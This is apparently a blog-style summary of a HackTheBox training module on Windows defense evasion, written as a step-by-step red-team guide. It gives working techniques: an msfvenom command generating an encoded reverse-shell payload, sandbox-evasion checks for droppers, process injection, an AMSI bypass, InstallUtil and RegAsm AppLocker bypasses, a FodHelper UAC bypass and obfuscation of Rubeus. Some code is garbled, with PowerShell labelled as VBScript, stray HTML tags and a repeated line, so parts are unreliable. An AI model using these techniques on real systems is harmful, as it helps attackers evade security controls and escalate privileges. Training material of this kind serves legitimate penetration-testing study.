
Listen to this Post
Introduction:

In the escalating arms race between attackers and defenders, modern red teams must master sophisticated evasion techniques to simulate real-world threats. HackTheBox’s CAPE module, “Introduction to Windows Evasion Techniques,” provides a critical curriculum covering the systematic bypass of security controls like AMSI, AppLocker, and UAC. This knowledge is essential for penetration testers to assess and harden environments against advanced persistent threats.
Learning Objectives:
- Understand and implement techniques to bypass static and dynamic antivirus analysis.
- Execute and explain common post-exploitation methods like process injection and living-off-the-land (LOL) binary abuse.
- Build functional payloads that circumvent modern defenses including AMSI, AppLocker, and User Account Control.
You Should Know:
1. Bypassing Static & Dynamic Antivirus Analysis
Static analysis involves AV scanners inspecting a file’s code and structure without execution. Dynamic analysis observes behavior during runtime. Evasion requires breaking signatures and hiding malicious intent.
Step‑by‑step guide:
Static Bypass (Obfuscation & Encryption): Use tools like `msfvenom` to encode payloads and custom encryptors.
Linux Command (Generating an encoded payload):
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=4444 -f exe -e x64/shikata_ga_nai -i 5 -o encoded_payload.exe
Explanation: The `-e` flag specifies the encoder (shikata_ga_nai), and `-i 5` encodes the payload five times, altering its signature.
Dynamic Bypass (Sleep & Environmental Checks): Introduce delays and checks for sandbox artifacts (e.g., low RAM, lack of user interaction).
PowerShell Code Snippet (Sandbox Check):
 Check for a debugger
if ([System.Diagnostics.Debugger]::IsAttached) { exit }
 Check total RAM (less than 4GB may indicate a VM)
$RAM = Get-CimInstance Win32_ComputerSystem | Select-Object -ExpandProperty TotalPhysicalMemory
if ($RAM / 1GB -lt 4) { exit }
 Then proceed with payload
How to Use: Embed such logic into your dropper to cause the malicious code to exit prematurely in analysis environments.
2. Process Injection: The Classic Stealth Technique
Process injection allows execution of code within the address space of a legitimate process (e.g., explorer.exe), masking malicious activity.
Step‑by‑step guide:
- Open a Target Process: Use Windows API calls like `OpenProcess()` to obtain a handle to a remote process.
- Allocate Memory: Use `VirtualAllocEx()` to allocate memory within that process.
- Write Payload: Use `WriteProcessMemory()` to copy your shellcode into the allocated memory.
- Execute: Create a remote thread with `CreateRemoteThread()` to point to your shellcode.
Key Consideration: As noted in the post, follow steps precisely. A missed API call or incorrect privilege will cause failure. Tools like `msfvenom` can generate PIC (Position Independent Code) for injection.
3. Neutralizing the Antimalware Scan Interface (AMSI)
AMSI scans PowerShell, VBScript, and other scripts at runtime. Bypassing it is a cornerstone of modern Windows evasion.
Step‑by‑step guide (VBScript Method from HTB Assessment):
- Identify the AMSI DLL: `amsi.dll` is loaded into the process.
- Patch the Scan Buffer Function: The goal is to manipulate the `AmsiScanBuffer()` function to always return a “clean” result.
Classic VBScript Bypass Code:
' HTB Assessment likely used a similar pattern
Sub Bypass()
Dim $a = [bash].Assembly.GetType('System.Management.Automation.AmsiUtils')
Dim $b = $a.GetField('amsiInitFailed','NonPublic,Static')
$b.SetValue($null,$true)
End Sub
Bypass
' Now malicious PowerShell can be run
How to Use: Prepend this VBScript to your malicious script or execute it in memory via a `regsvr32` or `cscript` LOLBin invocation.
4. Living Off the Land: Abusing AppLocker Allowlists
AppLocker restricts which binaries can run. Bypasses involve abusing trusted, signed Microsoft binaries to execute code.
Step‑by‑step guide (Using InstallUtil as in the module):
- Create a C Payload: Write a .NET class that inherits from `System.Configuration.Install.Installer` and overrides the `Uninstall` method.
using System;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Diagnostics;</li>
</ol>

[System.ComponentModel.RunInstaller(true)]
public class EvilInstaller : Installer {
public override void Uninstall(System.Collections.IDictionary savedState) {
// Your malicious code here, e.g., reverse shell
Process.Start("cmd.exe", "/c whoami > C:\temp\pwn.txt");
}
}
2. Compile: `csc.exe /target:library /out:evil.dll evil.cs`
- Execute via Trusted Binary: Use the legitimate `InstallUtil.exe` to trigger your code:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /U evil.dll. This abuses the fact that AppLocker allows the signed `InstallUtil.exe` to run. -
Bypassing User Account Control (UAC) for Privilege Escalation
UAC prevents automatic admin privilege escalation. Bypasses trick the system into executing high-integrity processes without prompting.
Step‑by‑step guide (Using the FodHelper Method):
- Modify Registry: This method abuses the Windows `FodHelper.exe` auto-elevation feature.
reg add "HKCU\Software\Classes\ms-settings\Shell\Open\command" /d "C:\Windows\System32\cmd.exe /c whoami > C:\temp\priv.txt" /f
reg add "HKCU\Software\Classes\ms-settings\Shell\Open\command" /v "DelegateExecute" /f
- Trigger: Execute
C:\Windows\System32\fodhelper.exe. It will read the corrupted registry key and run your command with high privileges, writing the `whoami` output to a file as proof.
3. Cleanup: Delete the registry keys after execution.
6. Leveraging Open-Source Tools Without Detection (Rubeus/Seatbelt)
Tools like `Rubeus` (Kerberos exploitation) and `Seatbelt` (host reconnaissance) are heavily signatured. Direct execution will trigger AV.
Step‑by‑step guide:
Obfuscate with ConfuserEx or Similar: Use .NET obfuscators to scramble the tool’s binary.
Compile from Source with Modified Strings: Change hardcoded function names, strings, and variables in the source code, then recompile. This breaks static signatures.
Reflective Loading: Load the tool directly into memory without touching disk. Use a PowerShell loader that fetches a base64-encoded assembly and invokes it via[System.Reflection.Assembly]::Load().
Partial Function Extraction: Instead of running the whole tool, extract and compile only the specific function you need (e.g., just the `tgtdeleg` attack from Rubeus) into a smaller, less detectable custom binary.7. The RegAsm/RegSvrv32 COM Abusement
The final HTB skills assessment involved abusing
RegAsm.exe, a trusted .NET utility for COM registration, to run a malicious DLL.Step‑by‑step guide:
- Craft a Malicious .NET DLL: Similar to the InstallUtil method, create a class that performs malicious actions. The trigger is the `/U` (unregister) command.
using Microsoft.Win32;
using System;
using System.Runtime.InteropServices;</li>
</ol>

[ComVisible(true)]
public class EvilClass {
public EvilClass() {
// Constructor code executes on registration/unregistration
System.Diagnostics.Process.Start("calc.exe");
}
}
2. Compile to a DLL: `csc.exe /target:library /out:evil_regasm.dll evil_regasm.cs`
3. Execute via RegAsm: When the victim runsC:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe /U evil_regasm.dll, the constructor of `EvilClass` runs, executing the payload (e.g., `calc.exe` as proof-of-concept) while bypassing AppLocker.What Undercode Say:
- Defense Evasion is a Core Pillar of Advanced Attacks: Modern penetration testing is no longer just about finding a vulnerability; it’s about proving you can operate stealthily after the initial breach, mirroring sophisticated adversaries.
- The Toolchain is Less Important Than the Technique: While tools like MSFVenom, Rubeus, and Seatbelt are vital, the underlying principles of obfuscation, living-off-the-land, and API manipulation are what endure beyond signature updates.
The HTB CAPE module correctly emphasizes that evasion is a procedural, detail-oriented discipline. A single missed step in process injection or a slight error in a UAC bypass registry path leads to failure, which parallels real-world operations where op-sec is paramount. The progression from basic static bypass to complex LOLBin abuse builds a mindset focused on abusing inherent trust within the Windows ecosystem, which is far more effective long-term than relying on pre-packaged “FUD” (Fully Undetectable) payloads.
Prediction:
The future of Windows security will see a continued shift from signature-based detection to behavior-based analytics and isolated application environments (like Windows Defender Application Guard). In response, red team tradecraft will evolve towards more sophisticated “malware-less” attacks that exclusively abuse signed Microsoft binaries and APIs (a trend already visible with tools like LOLBAS). The next frontier will be the evasion of machine-learning-driven EDR (Endpoint Detection and Response) sensors through adversarial machine learning techniques, where attackers subtly manipulate their tool’s behavior to appear as benign noise within vast telemetry datasets. The final battleground will be the memory itself, leading to wider adoption of hardware-based virtualization security (like Microsoft’s HVCI) and forcing attackers to discover novel low-level firmware and hardware vulnerabilities.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ahmed Mouflah – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Execute via Trusted Binary: Use the legitimate `InstallUtil.exe` to trigger your code:


